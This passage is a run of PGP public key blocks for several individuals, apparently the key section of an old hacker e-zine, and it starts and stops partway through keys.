Version: 2.6.3ia

mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/madfran.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQGiBDcU1qwRBADEG4QNyKmU9llpdZSFMY1JsoQsrj6f0mmxXZjLTpISwYZZkb7d
6EOr/ctaR8fYzqUhRSCbO+/amHWw/Pqb7YcRbXEMT9SjxTcqhlcJXx2ZuQVRgYTW
hSDh8biUZDI8IiI8oosWcj01t3aspDXi77OzjAIqdAuRn4coCp0GSk0fbwCg/5AB
MWuwFDedsPppD7+loLWERnEEAKcQHsuZCoK2yOstfbCezjVZd8tTxP3aI/pxZ14f
mEPS15ONyZKISeeqc7i7QfSBA06L0+ke/B/4l9VxPuv2PVMQi3EeucaWHzq9ntUY
OCugQIPLEdVs5etDA4GLX4Wi0reF+7Ina6O0wQwlHu4Ph4Xn+V/eVU1+/WrPMHeY
69PdA/982Fm8507BCfQcFfaahQHeY0GaOyMZ+1h8+1o6Z4yZDbIEjQzIBvdUtzj7
3ngk/mnIWF4wB26QeSzbzbgneQAw4nJMP2uYjdO9RqsAuozlWR6Aa+KZzCdDDOpo
vma3RWSi+vn3G3QPQUEFBVQOFlt9yfqWf/1z+yCCt7APqi6q8rQdbWFkZnJhbiA8
bWFkZnJhbkBiaWdmb290LmNvbT6JAEsEEBECAAsFAjcU1qwECwMCAQAKCRBym8Cj
IUk+//BaAKCCN/FtWDa1T80mVWNmVdNtTg6mfACgrigD6fHUGCw1x1qruBQ2czUz
8x25Ag0ENxTWrBAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2lP9IydeI7B0bZopH99
TOfDnSlqJ6RIhtFv6JHXEIDC+SMPlFj2rOt5VUSAkVNPJqZqczqDPQKrUuCvbqIl
dFUiAPHLdfzjqkGWQnuh1WdAUIIlmOGjXfO3EhrUCW/3zh5hSUmLphDUy5UYtpiY
5OJywzc51c0X1pKtZAZRIQJ9eRaubCq9asBaj4uaMC62kkTe7W6nMsizD+g1uJQZ
8oeyALRc9ytLNqQA1L33wHkp+Uk8vy4Dn1f/1WU4rFibsciWyGobRFk3jofIeZmQ
wevwU2hbxSk3WHup8gA8aFjHA2UXXz2JE6fGuIWH1WdvXGin4SuY718EkC5P9i+E
```

```
+omJAEYEGBECAAYFAjcU1qwACgkQcpvAoyFJPv90SwCePCpbXnCGHxOICLOCjOtc
afI4TpEAoIyYVhEq1wgOUMUX8ZUPHLLjsZ20
=k4Yo
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/siul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/1EDC8C41 1997/04/25 <si_ha@usa.net>
                              <s_h@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
Comment: Requires PGP version 2.6 or later.

mQCNAzNg3kMAAAEEAJ0v4xzWVQEKRowujS9KUfuIUL7hjg1shuirXUWSwnDIoHBB
CVPksrQmCxMCTSaOfqP9HerI2AeMzVScF51Us2++FJDTjzVtZGIIKimBy2z6tNca
z47iMzpY9ZwUjn/V4tZX/rTuWa1KdYCHnnNkvreHrWMFbKXMlDwhfMEe3IxBAAUT
tA88c2lfaGFAdXNhLm5ldD6JAJUDBRA2iWs0PCF8wR7cjEEBAUisBACIB0HjBxKJ
AKRd/ZOy8h3o5de3MMBgDA+lbOfDaNzp9aGJV5BnEb0K8zjYN16hr95q7ahiQKfG
91r/TwVrSQtaP9KdkTYCL9zb5Wwah0oVlv6wIT/JdtlvlZwfbiErWVumkIlkVhb5
Tj8Fv9QBP2TZP5LVhNthOgr/KX4a7UOMWLQTPHNfaEBueW0uYWxpYXMubmV0PokA
lQMFEDS8OMs8IXzBHtyMQQEBgRMD/1/2D8fYWbt4MLgZhwLICVrViQzVfal1rOMX
/TAF2BtMNpLj/jqwI1mZatF3OFg2cZ9kvk3Hjh2U2X4JsX2wvWj+mN/SGNK6SW/r
LF0CINxk+Yvhbs+F61uqUyI4h8bC2SMNbKRachlzyjn21et/tnHosg5j02wR6NHv
JDnVQtAHtBRsbHVpc290ZUBob3RtYWlsLmNvbYkAlQMFEDY+Ndg8IXzBHtyMQQEB
No8D/3jZft6AFyyymXic0B5aTuhjMqFcK8lSIhpEVgo+Uff0KVe3xnFGyP+3BAI1
WwcRryQX3clstYtxlRYvbK31fHUpXLqj+po1PJcp5BXY3mNNzygxIofyLSW0y2DO
9qkEHRC19ThBSfcP0dZovYn2PofXfIKS/nRZReIJC+QOE1eNtBpyb290QGxvY2Fs
aG9zdC5sb2NhbGRvbWFpbokAlQMFEDTmDzM8IXzBHtyMQQEBaMoD/Rg99n5lGKtC
t2nYJTzn8VvDkOG7MDDBqiJodBGgzzQrBIO1BQNuCjCWtxanKW8FZgBnniYCxgsi
2IvQywm24/Nwq9zgOnsGkqjINGw3t5BMp3s/23+xumw3AjMZ21XHlyMMM567ZStC
ZkLfg1PcESdBKQmcFgtszSB6KaTXLMUZ
=PU/+
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/krip7ik.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGiBDZGV0ARBADWX3Xr9FaRXd7EjLiBji9WA7ESQ6xmsDBWSPpPJi/JnyHzVuVM
DgbAn08qe/yjG9J/3rmWdv2D3lGocuwzB9iToY83pHQOI3hZV8sdFGFkFele6gXI
6KVrnvNb1ou1bT8jKcXrb0WtUtAzCKWs69uDhq6120gD2KdUqBoZryh/VQCg/yPa
I1xX/M2PvnArHf+Ka6fOmDUD/i3GvK0qSNK5BWPkUjh7Bk5Whs/owbYUq/HXgtmz
dCG8CR1GnSIDHtHfmySApIooB+/LAHEsoXkiRblSnhjmERNDFoKwc2c9/JinKcWk
4wBloCOzNzZ5RP+komt0fYEzaNXd8yaKfZj2oWqZ7AO4h1wtyI02ZWmzJ1RFBAfT
n7dSA/4r9geVRSRRAYDkU+ZFb6jRttups6nvsnAsEKQWjVQqjW4pDEFdAMGunCOc
PoivxCSmejijb5ZSTtdJKkbn7mbncCmc73kl5SWJSMS/RQy6QgCdiiEThPDvn4X5
hVchWXwOMgV3mFYmMjMMU3eapQWJL2ySI7XW3PNhYNTAjd0NYLQfS3JpcDdpSyA8
a3JpcHRpa0BjeWJlcmR1ZGUuY29tPokASwQQEQIACwUCNkZXQAQLAwECAAoJEAra
8Z66kQY7EsQAn3EB2WXj9w4CzcnpXKRV3PEjdRpyAJ9v5YwONhsVENacJtJmSyhL
IwjOJrkCDQQ2RldCEAgA9kJXtwh/CBdyorrWqULzBej5UxE5T7bxbrlLOCDaAadW
oxTpj0BV89AHxstDqZSt90xkhkn4DIO9ZekX1KHTUPj1WV/cdlJPPT2N286Z4VeS
Wc39uK50T8X8dryDxUcwYc58yWb/Ffm7/ZFexwGq01uejaClcjrUGvC/RgBYK+X0
iP1YTknbzSC0neSRBzZrM2w4DUUdD3yIsxx8Wy2O9vPJI8BD8KVbGI2Ou1WMuF04
0zT9fBdXQ6MdGGzeMyEstSr/POGxKUAYEY18hKcKctaGxAMZyAcpesqVDNmWn6vQ
ClCbAkbTCD1mpF1Bn5x8vYlLIhkmuquiXsNV6TILOwACAgf/THU2NXVeN4snwq0C
swoSgLYX4e9b7iw/GzOOq4m62VsOF3/WREYK335jFFt72QSlI2DdJwljbCGxfhn6
mCctwy7BVPPUijgQCt9Yg7dT8xj9oMREcQ4jBGDOruY699f6iV3EIrZVgH2hIesH
vmfvNZRJ16EitkAaAbd+/MiQCXdaafyvv7F/9lFwOiHHwNuSPwqBTrzbO/oXkN7H
XH+noPi+MM5pdHHkK6uYkKT+awKEzzEiliyrAnsqXAIz2gQMM+vuZaAonzqTVE14
```

```
VToiZzUcbReDO0FU0fLOmUA7GPfB3q8PtFBIvltsRiqlpRIv3qeuojHG2aBdvjhQ
h9/veIkAPwMFGDZGV0IK2vGeupEGOxEC9GgAoKzcCgkB1ToQoy3iKzB95zmADFq4
AJ4hEbVbFV37G6VBjEFxQiy8e54o+A==
=t+cf
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/imc68000.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQENAzglBUcAAAEIANNUJDriyUBabJFLvR8hm0CkmSqIIPVBvJc+lLzASWRdazj5
Ghtd7sGz35VrPwhMNfWK4UGdgSfH9i6YhCTORiqs7c7C8AknDyYso9oJ+4eyXRwE
CJCwW/ckhubdddxSb2Q5d+WSsRMckrfwqtylpdGsX1klQdR2gG/xT2Omp0XRbUjZ
Xrt+iPbSpI6ZgP2GaqZaF6gGGWlyiZcS6Qe47JW32Q6NL/4a1IfIz8VLyLKu8N0H
jWlJe8nviRMFviiNKubgG/9qLtdO2GJHiSYRYLOs3fgf7HD+6/D4YszjPLWbyeNf
zgi5yP6zeffZbuOykenZLOjYp7kEiQbztOH+NL0ABRG0CGlNQzY4MDAwiQEVAwUQ
OCUFR4kG87Th/jS9AQHWIwgAnRcwDqlxiEiwBJf/oj7ZR4mfGjmoPTEi4fJ0OOxN
Q04pt7dWpEeYwpWNArJyhOrwTwAcYt0L7e5DPCuvtTh1d2zwKMUVTdivRXMICg3O
lFosPGAG9E7Y0vTdrO/3lxeaEW2Kdr9+1SDp5xHwL9fm6qLGmML5+ghbfSoOz6L+
K0v5J9aazF3F4jxJbP0UnH+AS8R3HBzTN6q4lFlY62voG3zN5YJFrlAGxMtbNQ5G
fugf3PoQVOUPa6f4jEIH6f9g6XGItLSzKjsRfM2q0H9/yaEDhmv36es3PJpxe5Ml
8VQc9V1cIIXJnTRRKYAhhdH+64+pE8YtIHZOpjtUdEGP7Q==
=8Hm1
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/janis.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.5.1i

mQGiBDfzXOIRBADiqdAWAC8OYlKPkil0AfRObb5U2Vn1bDmNQyqSgxKa8g/BToD9
hnTpkG+WfvNuwp3WKrmwA0Th8YtXdhOIXOFHGckEeqio5CmmoR5AATTuLQsaYv8o
Ty7hBuXXw+HWM1ejzHIdtlGiakcUWY3jMTlI0fgo3AwVzlvMetsKPRtsYwCg/wnU
I9VqJlJ0Z5YfImQVGsFt5SUEAMaXrDa7LVIqNUfvfPnH95S1pANSF+HhURUxXq5+
4U55k38RyLRwV1PHIn2nnC+XYsGVJwOJvrPHdnfQSZBEWMlfORvMzYvoDN1fKR8I
mX6V4DESLmQq2aP0AXWKm4wRufTViw8RVw7WNnhvdfl95205xPsBMnSkdVfByrcB
A7RTBACttUf5RbrMaj8/rV544N+W4Qb6zrK0ttFX7TyxSOXiYWSVBYx/LcMDu1Dh
sphN6WoRSMjHFlo9FU84HJfccFw9J1KJWdrxvqRNJbS4WTU4MwjzWdUBGdKHRlwd
/Adkkjc+7gxBmc4CbmAzeOzAlVDYcPOsWxz0y84UeeAHSMKw77QbSmFuaXMgPGph
bmlzQHNldC1lemluZS5vcmc+iQBOBBARAgAOBQI381ziBAsDAQICGQEACgkQlWKa
gE6gQSqBcACgnaP/1Qr8g9iEIltaLv582tl+M8MAoNffaoyOtY4yEEnpIV/zZHzl
p2B8uQENBDfzXOwQBADvgCvpLM2Qb0DSBV9qgj6+iJF61eKPUPOJD/KL4riSLKw5
LPaYLmdcNKiQlXNFqLpSuG2u/0RYAe8L9SgnQd3eg5vqE55VQq44Cp++aQ+W/jsO
Lq8hyQ0LhSnWWZ7kxwCiI9phj8xf77ds+Eb9PELCZdhdLP2DIUUeaiTLgksagQAC
AgP/W+88onSBm2oZnAUDaQoRTLajmWvAw1meZXiZPqbZoEkSjdmXLlHD7HvttnR7
JneeUda/gfj9XVKiKhxO06EfP7Y0OQxJbrMt7vDX/cczTuncN+S2SW0rD3r75tZy
T/+i9zRSZguZeLwn+6Cf7oBOZYGak3nHOJJ5oREH1+n1FeiJAEYEGBECAAYFAjfz
XOwACgkQlWKagE6gQSoSRACgq8+9lr6IPnuE9sb+I36W52nPlRMAoM6on2kLmJyG
zIb2YWIRYb9Fu55u=haYA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/mortiis.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGiBDi0WeMRBADv35Od/VpPORq/OaZ8zoPN1bKTB+V8NZTqFFsBCvoc+TY5m/5F
5uKPloFessu+DlE5NeAm77C23FP4jZ0mBh79b29jOoK3Y5GZsZ6yXl7MnIkF7lGb
L2hVV1P+E9RxxT0QvG4V6uIYUSRG7Wrewl6IMYrPPMEV1qdHT4sHhlKDKwCg/zeL
AUydYg7gx3il/vu4f7FpK5kD/jFqlMpUGqt0vj4Jh6YEkQNbHMv95SFalzJ0+I6F
```

```
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
G6VIGQsL0naT
=UUR7
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/gonzalez.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPsdk 2.0.1a1 Copyright (C) 2000 Networks Associates Technology,
Inc. All rights reserved.

mQGiBDpQWk4RBADv1SO5G3Hih6w9obpL6elUVO/UC+x3xkB+a+uO7CQ8INRlqb4Y
GUA/E+gq+b6IBkz3x5SN+5XQhFwqHqk0ZgW+yxrrUXBqGOARhpurMcx+YQxIaD3F
dYKKcxfzebFaQxFPQKvczJ5ETxciMfnxGe3WQW3ZO7q67CqB+qgFKXHU9wCg/xBM
VziROS9PW5BcKqtDIxBra3UD/2ghOaXv9cbfTiIX7EKTYTJT+/xSD/5w7gteMR/Y
SXXpYW84bSA4tlmUJf8lJYlSuGbVT7OWRUvK6gUhtCzVtZDifKfUfKuV6CbXdEzK
zzsQ3YfTHukKFKxAqgK0gG975feXFlQyzcoQX6ROLbh80rBx501mqC2zrdq/olEU
JQIyA/9Do9Efl1cRC0VLlaoQYzIR0BjRWia/FYWh4b+6SV6GAzJJ59MTG1PQQUkq
Zv/KiBf4wgIA+KuzU+uGzDbhusXr0BVntmEV2/ZAXVwmH8E3E6bOf606hHifE53X
XYuPi/KIbSXfWE0SCY06vcuS3/3h1K3rt439yHMkSVFbYtRqMbQmQW50b25pbyBH
```

```
b256YWxleiA8YW50b25pb0Bnb256YWxlei5ncz6JAE4EEBECAA4FAjpQWk4ECwMC
AQIZAQAKCRBPZ7ch0GbLqOnfAKCfemaTomtt79pwltpFsXIL95c0nACdGOOAxMaO
ETIc8+ovCbgeUC5AKUa5BA0EOlBaThAQAPkYoH5aBmF6Q5CV3AVsh4bsYezNRR8O
2OCjecbJ3HoLrOQ/40aUtjBKU9d8AhZIgLUV5SmZqZ8HdNP/46HFliBOmGW42A3u
EF2rthccUdhQyiJXQym+lehWKzh4XAvb+ExN1eOqRsz7zhfoKp0UYeOEqU/Rg4So
ebbvj6dDRgjGzB13VyQ4SuLE8OiOE2eXTpITYfbb6yUOF/32mPfIfHmwch04dfv2
wXPEgxEmK0Ngw+Po1gr9oSgmC66prrNlD6IAUwGgfNaroxIe+g8qzh90hE/K8xfz
pEDp19J3tkItAjbBJstoXp18mAkKjX4t7eRdefXUkk+bGI78KqdLfDL2Qle3CH8I
F3KiutapQvMF6PlTETlPtvFuuUs4INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgM
g71l6RfUodNQ+PVZX9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V
+bv9kV7HAarTW56NoKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0P
fIizHHxbLY7288kjwEPwpVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEp
QBgRjXyEpwpy1obEAxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6
q6Jew1XrPdYXAAICD/9D8z2bPsPcNLyE2SToBxLKGSMSFp7VqmxgOmk/Q/4KBoAp
3qVJXARsrYG+eF8GVfn/ZdNuYvikg2L1sFmRojJLbKi092nsigohE0jXdVWaP42u
TOzNMWwpa8VwjEI6tVBHrP5g0Ku+kzpQ4Kmdt2ewA2Hh2d/lDWlaWDUZBjZ/YVWC
/bKhHipfUeJLF0yHWk4gmTPCc4bdVmGQ8AFyP8gstFeLtQFm79QTrQfDeBF9CZL3
g+7fp9kZNI8QkdRCdU4fE6szXd07bAAX9TcQU9siEPUMhsrIfecpL8/3HlUMjcQE
931Kzy2cyV3f2ZPpC9aWF2QqWe+kcitENHNMjdRhz1JvrthQqu+RiSB7nRq8ZW9s
WkYDrKMoVQsbClIUG0VtMPt8+41059fU1/zwUD8tGfSZFg5qhjCqs25pzjLjcXjG
2AjZJH779hE1OrJBP93QIlCi2hcWdjGhgtEk19U7FyxHzBAYw0Ib9aVzdPVsiiMb
kXVtwX5LuTi7X5DMZtq94Nmum27CCdW19Eh7zuMxQnRlt8EA/OyPhAnOSMlHLNNH
JwLtYQUvO8wJ/cZ0fTKB+zWYVkG7GIIWN00coshyh016y8wRbqwoLjkn0C/8pqJH
KbcOjHVLtzGrwHD2iqMYaCmIbfPBOytqHrh+RAqvosgZ6hWxsnOoHb6xKybXAYkA
RgQYEQIABgUCOlBaTgAKCRBPZ7ch0GbLqG7QAKCDfvlSfk/B84a3m3rMSqGEOIR/
nwCgjhRoX0y73eZKF3f16lpMJQlzX/E=
=kfAm
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/tahum.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.5.8 for non-commercial use <http://www.pgp.com>

mQGiBDpYqcMRBADzAAmiIYQKfyw8uq3UMycY5aEb3e4Gzm/TSFUs8MXp+u7agwCz
2G7NURLNijo2Qj8KHjIWTXcaH/WoTqwj2vUAjFIuHh/7ne2t9Gs/ZKfh6YBEGr0G
7lk1RTJD8hEbEr6W57nFQvbiXqOyaJo7kvafblauRIda0o51qniMFxekTQCg/+pq
lsIPvcr2o0P2Wvby8CgWd5sD/1GSR9Rbr7+cbkT27++LZ00JY9SxHSUyE5+su0vq
NV+e4YgRfzGn6+DhyeXo6QZY+dQrIVH11udt6DTcrdK1xhRQmkYTviiOcW1mBZTy
lY2ZuG5IfeQ526T2/VhTCg4rK0NOfrQOLV857Nae/97pmxFiIfb2OPlAW5hVC+Hf
2LQsBADtO+XWcdUh+PfulsThUOvYtV5LbRT+AbnLTxIcwsRPVvArjIib2ROK6tLs
QDSbh/7Sz/abg+IaT5WXXhRuE29J/6jsuIQ/Vu6PcWIxIPoklyyUDQpW5z/BJ2Di
SM0msYCQEkOATgjXLdheIl/WfhjmZ+Uagf1QD+JA2sDY5Z3RRbQaVGFodW0gPFRh
aHVtQHBocmVha2VyLm5ldD6JAFQEEBECABQFAjpYqcMFCQE/CwAECwMCAQIZAQAK
CRAzaCJVvXgbGkBSAJ4usBgB5lJHYmfmaWRFdlNGU9W/QgCg40ePHj4llYrGldXp
arHetgp4xrm5BA0EOlipwxAQAPkYoH5aBmF6Q5CV3AVsh4bsYezNRR8O2OCjecbJ
3HoLrOQ/40aUtjBKU9d8AhZIgLUV5SmZqZ8HdNP/46HFliBOmGW42A3uEF2rthcc
UdhQyiJXQym+lehWKzh4XAvb+ExN1eOqRsz7zhfoKp0UYeOEqU/Rg4Soebbvj6dD
RgjGzB13VyQ4SuLE8OiOE2eXTpITYfbb6yUOF/32mPfIfHmwch04dfv2wXPEgxEm
K0Ngw+Po1gr9oSgmC66prrNlD6IAUwGgfNaroxIe+g8qzh90hE/K8xfzpEDp19J3
tkItAjbBJstoXp18mAkKjX4t7eRdefXUkk+bGI78KqdLfDL2Qle3CH8IF3Kiutap
QvMF6PlTETlPtvFuuUs4INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfU
odNQ+PVZX9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7H
AarTW56NoKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxb
LY7288kjwEPwpVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyE
pwpy1obEAxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1Xr
PdYXAAICEAC74Jm3IwCaTvozV7oRk2O6Grx4LX0gOzfwXgcHjGC9kKTAkR5S0iRu
OVax8ZUUNGwNnrkotKHD/nbMkOUVWtCiBY0ESuTPHS9YBISEOpyzyjuzcfMJwwDx
hoNcYyiwvAKRD7+zkm0RHxwFFXOLOrNayKXdhFAU4PBOUQc1cyS7N3z1Xqb6tj/s
ww11bJ/5yt00aTwHV4/MjGmF0rLurLnQ5GTUOeUnyi3gA4vESah6IdhsAIcW1UKo
HJfsTHhUudZYY2k5t8vV6FXK+doGqhDppOqa8pQ9Diq0Mi/ayifX3gB9XEdgHEOy
EKtC+jUBl2jLQDF8e/Gg+97yiQEv0YhxduO2Dk2thOuKEpCHIYz/2E6fbRSvR96r
```

```
e6feEHVR8gpGuwUO14i6+0ciz/fJoMlW4HXflYYoQBERQO5++OIavkWOR4tr3rgO
kdrzHvvV45mTpxe0FwR1g/QswX2i9ThPlqlx9MiGCCbrYyWJOv9fIQy/psnvOLKK
pwozeSeMHmjr8pc+snHfdiK/vwUk0dnNixLUREPVqh1NnV0ioM2opMxDub4hPZ9y
O4a0sPQcPVSHb8ig3Bbdw/I7mZ26gVgcvR5HHmPp4FN2mzV9yqksbD61t0Akju1+
3FrmGQRQ1U5NKrn8nX4MFUKOvJhEZw3qNbrdGSrkZAQIzdA7oiIIdYkATAQYEQIA
DAUCOlipwwUJAT8LAAAKCRAzaCJVvXgbGrJ6AJ9R3JQWyoHROf0NXPyY7hSu1bEh
SQCfaRey7CGZ1MuJd5A+9Wj6raLhs1g=
=TnCJ
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/doing.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.1 (GNU/Linux)
Comment: For info see http://www.gnupg.org
mQGhBDlZCwERBADSTkzKEIQVVeoXceSVSYUqFbrKCUe4zZJxe/VY4Eg9Qr/2nRmj
6zBiBkbku8061J2hNvM7Jk657fmWXr87KubxMm53KEqiHagWAHCMCq7YJ3cg2vvf
i2hw6ymbLhkQvjUU7L582vv0Zd7oMEh42ozdD24u1zkpkla97niT7jOK8wCg5Rgs
IXstMbDLF3xx3NvTmBBPkfUD93xENxxWYuUWVR2CtgFmC1xm+wsx8xfuTAHeckNh
IW+O3JXA31BbHo31ZteefgpbkJiFe3Yl1BUYRKaXDp19jdGWZTEddPUqhX9QCWUR
DAN3nuP02egxIxeVWgDPWN24gf1rsJ0keGTDnSB7QXRRgW53ppa85v/O3jbe5xpl
TwcD/jWAnQp6hz+dh7nndmKUSsZQnuPlGyXjXbHLEjHwZAKc9z4X5cKDTp16zL24
b9H4mSqq32pBX4eSgcbuOqmu8XG4onmwiF3z36wDvBJBWgohnA9XJ/og6HEYuA4o
PLxyxKuSNyO4uxi+TLZWF4XqMLG1a/J1qCg/ORbJWeFcEs61tBpEb2luZyA8amRv
